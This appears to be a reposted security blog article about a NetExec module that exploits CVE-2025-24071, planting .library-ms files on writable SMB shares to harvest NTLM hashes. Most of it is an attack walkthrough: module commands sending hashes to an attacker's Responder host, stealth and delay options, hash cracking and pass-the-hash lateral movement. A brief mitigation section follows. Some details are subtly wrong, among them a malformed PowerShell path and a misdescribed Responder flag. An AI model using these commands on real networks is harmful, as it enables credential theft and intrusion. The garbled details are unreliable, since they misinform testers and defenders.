Listen to this Post
Introduction:

A new automated module for NetExec is revolutionizing internal penetration testing by weaponizing CVE-2025-24071, a critical Windows library file vulnerability. This technique allows attackers to drop malicious .library-ms files onto writable shares that automatically harvest NTLM hashes when users simply browse the compromised directory. The integration of this capability into NetExec represents a significant escalation in automated Active Directory exploitation tools.
Learning Objectives:
- Understand the mechanics of CVE-2025-24071 and how .library-ms files enable NTLM hash coercion
- Master the implementation of the drop-library-ms module within NetExec for penetration testing
- Develop comprehensive mitigation strategies to protect against library file attacks
You Should Know:
1. Understanding CVE-2025-24071 and Library File Exploitation
The CVE-2025-24071 vulnerability exploits Windows Library (.library-ms) files, which are XML-based documents that define collections of user content. When a user navigates to a directory containing a malicious .library-ms file through Windows Explorer, the system automatically attempts to authenticate to remote paths specified within the file, sending the user’s NTLMv2 hash to attacker-controlled systems.
Step-by-step guide explaining what this does and how to use it:
– Library files contain a `searchConnectorDescription` section with a `baseUrl` parameter
– When parsed by Windows Explorer, it triggers an SMB connection attempt to the specified URL
– The attacker’s system captures the NTLM authentication handshake
– This occurs without user interaction beyond directory navigation
2. NetExec Environment Setup and Prerequisites
Before utilizing the drop-library-ms module, ensure your NetExec installation is updated and properly configured with necessary dependencies for SMB relay or hash capture.
 Update NetExec to latest version
sudo python3 -m pip install --upgrade nxc

Verify installation and module availability
nxc --help | grep drop-library-ms

Install required dependencies for SMB capture
sudo apt update && sudo apt install impacket-tools responder
Step-by-step guide explaining what this does and how to use it:
– The pip upgrade ensures you have the latest NetExec version with the new module
– Verification command confirms module availability in your installation
– Impacket and Responder provide the backend hash capture capabilities
– Proper dependency installation is crucial for successful operation
3. Implementing the drop-library-ms Module Operation
The module automates the creation and deployment of malicious library files to writable network shares, turning them into hash harvesting traps.
 Basic module syntax
nxc smb <target_ip> -u <username> -p <password> -M drop-library-ms -o RESPONDER_IP=<your_ip>

Example against domain controller
nxc smb 192.168.1.100 -u 'DOMAIN\User' -p 'Password123!' -M drop-library-ms -o RESPONDER_IP=192.168.1.50

Using hash authentication instead of password
nxc smb 192.168.1.100 -u 'DOMAIN\User' -H <ntlm_hash> -M drop-library-ms -o RESPONDER_IP=192.168.1.50
Step-by-step guide explaining what this does and how to use it:
– The -M flag specifies the module to execute
– RESPONDER_IP parameter defines where captured hashes will be sent
– NetExec authenticates to the target and drops the malicious library file
– The module automatically identifies writable shares for deployment
4. Configuring Hash Capture with Responder
Responder serves as the listening service to capture NTLM authentication attempts triggered by the malicious library files.
 Start Responder on the attacker machine
sudo responder -I eth0 -wrf

Advanced Responder configuration for specific interfaces
sudo responder -I tun0 -wrf --disable-ess

Verify capture directory and file permissions
ls -la /usr/share/responder/logs/
Step-by-step guide explaining what this does and how to use it:
– The -I flag specifies the network interface for listening
– -wrf enables WPAD, HTTP, and FTP servers for broader capture capability
– –disable-ess prevents ESSID tracking for stealthier operation
– Regular monitoring of log files confirms successful hash capture
5. Advanced Module Options and Customization
The drop-library-ms module includes several configurable parameters for sophisticated attack scenarios and evasion techniques.
 Custom library name and description
nxc smb <target_ip> -u <user> -p <pass> -M drop-library-ms -o RESPONDER_IP=<your_ip> LIBRARY_NAME="Document Resources" LIBRARY_DESC="Company Documents"

Multiple target execution
nxc smb targets.txt -u <user> -p <pass> -M drop-library-ms -o RESPONDER_IP=<your_ip>

Stealth operation with delayed execution
nxc smb <target_ip> -u <user> -p <pass> -M drop-library-ms -o RESPONDER_IP=<your_ip> DELAY=30
Step-by-step guide explaining what this does and how to use it:
– Custom names increase social engineering effectiveness
– Target lists enable enterprise-scale deployment
– Delay parameters help avoid detection by security monitoring
– Multiple options can be combined for sophisticated attacks
6. Hash Cracking and Post-Exploitation Workflows
Once hashes are captured, penetration testers can proceed to cracking and lateral movement using established tools and techniques.
 Hashcat cracking with rockyou wordlist
hashcat -m 5600 captured_hashes.txt /usr/share/wordlists/rockyou.txt

John the Ripper alternative approach
john --format=netntlmv2 captured_hashes.txt --wordlist=rockyou.txt

Pass-the-hash with NetExec for lateral movement
nxc smb <new_target> -u <user> -H <captured_hash> --shares
Step-by-step guide explaining what this does and how to use it:
– Hashcat mode 5600 specifically handles NTLMv2 captures
– John provides alternative cracking methodology
– Captured hashes enable immediate lateral movement attempts
– Successful cracks reveal plaintext passwords for broader access
7. Mitigation Strategies and Defense Hardening
Organizations must implement comprehensive controls to prevent exploitation of CVE-2025-24071 and similar coercion techniques.
 Windows Group Policy to disable library files
Computer Configuration > Administrative Templates > Windows Components > Windows Explorer > Turn off the display of libraries in the navigation pane: Enabled

PowerShell script to remove existing library files
Get-ChildItem "%APPDATA%\Microsoft\Windows\Libraries.library-ms" | Remove-Item

SMB hardening via GPO
Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > Microsoft network client: Send unencrypted password to third-party SMB servers: Disabled
Step-by-step guide explaining what this does and how to use it:
– Group Policy disables library file parsing in Explorer
– PowerShell removal eliminates existing vulnerable files
– SMB security options prevent hash disclosure to untrusted servers
– Regular security audits should verify control effectiveness
What Undercode Say:
- The integration of CVE-2025-24071 exploitation into NetExec represents a significant lowering of the technical barrier for internal network compromise, making sophisticated attack chains accessible to less experienced operators.
- This automation trend in offensive security tools necessitates equally automated defensive measures, as manual detection and response cannot scale to match the speed of modern attack tools.
The drop-library-ms module exemplifies the evolving landscape of internal penetration testing, where single tools like NetExec increasingly consolidate what previously required multiple specialized utilities. This consolidation creates efficiency for testers but also represents concentrated risk for defenders. The module’s effectiveness stems from its exploitation of fundamental Windows functionality that cannot be easily disabled without impacting user experience. Organizations must balance security controls with operational requirements while recognizing that library file attacks represent just one vector in a broader category of authentication coercion techniques. The rapid community adoption demonstrated in the LinkedIn commentary suggests this technique will see widespread use in both legitimate testing and malicious attacks throughout 2025.
Prediction:
The successful integration of CVE-2025-24071 exploitation into mainstream tools like NetExec will accelerate the development of similar modules for other coercion vulnerabilities, creating a new class of automated internal network attacks. Within 12-18 months, we predict that library file attacks will become standard components of ransomware deployment chains, while defensive tooling will evolve to include behavioral detection of anomalous library file access patterns. The security industry will likely respond with enhanced Windows security controls that limit library file functionality in enterprise environments, potentially breaking backward compatibility with older Windows versions.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Alexander Neff – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


